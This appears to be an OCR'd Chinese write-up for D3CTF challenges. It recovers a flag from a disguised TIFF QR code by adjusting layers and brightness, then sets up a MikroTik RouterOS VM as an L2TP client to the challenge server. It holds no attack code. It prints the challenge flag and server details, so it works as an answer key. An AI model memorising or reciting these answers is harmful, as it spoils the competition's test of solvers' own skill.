


```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# file flag1.png
flag1.png: TIFF image data, little-endian, direntries=20, height=300, bps=254, compression=none, PhotometricIntepretation=RGB, width=300
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# 
```

PS可以选择打开TIFF文件



首先有两个图层，有一个白底图层，然后这个二维码是三部分颜色组成：黑、白、灰




亮度: 150

对比度: -50


□ 使用旧版(L)

☑ 预览(P)

把白底图层涂成灰色(和二维码图层中的灰色一样的：[33,33,33])，用油桶或者填充都可以



然后 `图像->调整->亮度/对比度` 直接将亮度，对比度拉到最低，扫描二维码即可得到flag



亮度/对比度

亮度: -150

对比度: -50

□ 使用旧版(L)

☑ 预览(P)

纠错等级: H(30%)

掩码: Auto

版本: Auto

尺寸: 4

```
位置:(64.2,53.3)-(888.1,53.3)-(65.1,876.9)-(889.8,877.8)
颜色正常, 正像
版本: 10
纠错等级:L, 掩码:3
内容:
D3CTF{M1r@9e_T@nK_1s_Om0sh1roiii1111!!!!!Isn't_1t?}D3CTF
{M1r@9e_T@nK_1s_Om0sh1roiii1111!!!!!Isn't_1t?}D3CTF
{M1r@9e_T@nK_1s_Om0sh1roiii1111!!!!!Isn't_1t?}D3CTF
{M1r@9e_T@nK_1s_Om0sh1roiii1111!!!!!Isn't_1t?}D3CTF
{M1r@9e_T@nK_1s_Om0sh1roiii1111!!!!!Isn't_1t?}
------------------------------------------------------------------
```


解码完成

Apache

```
D3CTF{M1r@9e_T@nK_1s_Om0sh1roiii1111!!!!!Isn't_1t?}
```


OHHHH!!! SPF!!!

https://mikrotik.com/download 下载RouterOS和winbox下载后在VM里安装，系统选则其他，网卡一定要桥接，然后跳过跳过，账号密码admin/空，登录上去



```
  MMMM    MMMM       KKK                          TTTTTTTTTTT      KKK
  MMM MMMM MMM  III  KKK  KKK  RRRRRR      OOOOOO      TTT     III  KKK  KKK
  MMM  MM  MMM  III  KKKKK     RRR  RRR  OOO  OOO      TTT     III  KKKKK
  MMM      MMM  III  KKK KKK   RRRRRR    OOO  OOO      TTT     III  KKK KKK
  MMM      MMM  III  KKK  KKK  RRR  RRR   OOOOOO       TTT     III  KKK  KKK

  MikroTik RouterOS 7.1.3 (c) 1999-2022       https://www.mikrotik.com/


ROUTER HAS NO SOFTWARE KEY
----------------------------
You have 22h54m to configure the router to be remotely accessible,
and to enter the key by pasting it in a Telnet window or in Winbox.
Turn off the device to stop the timer.
See www.mikrotik.com/key for more details.

Current installation "software ID": GXCE-KYGV
Please press "Enter" to continue!

[admin@MikroTik] > _
```

winbox连接mac地址填虚拟机的mac地址




Connect To: 00:0C:29:0D:8A:5C
Login: admin
Password: *****

☑ Keep Password
☑ Open In New Window
☑ Auto Reconnect

MAC Address	IP Address	Identity	Version	Board	Uptime
00:0C:29:0D:8A:5C	0.0.0.0	MikroTik	7.1.3 (...	x86	00:03:05
00:0C:29:0D:8A:5C	192.168.59.131	MikroTik	7.1.3 (...	x86	01:57:52

2 items

先用dhcp获取到ip



DHCP Client <ether1>

Interface: ether1

☑ Use Peer DNS


☑ Use Peer NTP

Add Default Route: yes

enabled

Status: bound

item (1 selected)




Address List

	Address	Network	Interface
D	10.225.255.210	10.225.0.1	l2tp-out1
D	192.168.59.131/24	192.168.59.0	ether1

2 items (1 selected)

配置l2tp的客户端



```
Name         Type         Actual MTU  L2 MTU  Tx     Rx
l2tp-out1    L2TP Client        1450           0 bps
item out of 2
```

☐ Enabled

Max MTU: 1450

Max MRU: 1450

MRRU:

Keepalive Timeout: 30

Default Profile: default-encryption

Max Sessions:

Authentication: ☑ mschap2 ☑ mschap1 ☑ chap ☑ pap


Use IPsec: no

IPsec Secret:

Caller ID Type: ip address

☐ One Session Per Host

☐ Allow Fast Path



```
Sequence
80000005
80000005
8000000a
8000002e
8000007f
80000050
80000014
80000034
80000005
80000005
```

Connect To: 139.196.43.126

User: D3CTF

Password: ****************

Profile: default-encryption

Keepalive Timeout: 60

Src. Address:

Use Peer DNS: no

☑ Use IPsec

IPsec Secret: ****************

☐ Allow Fast Path

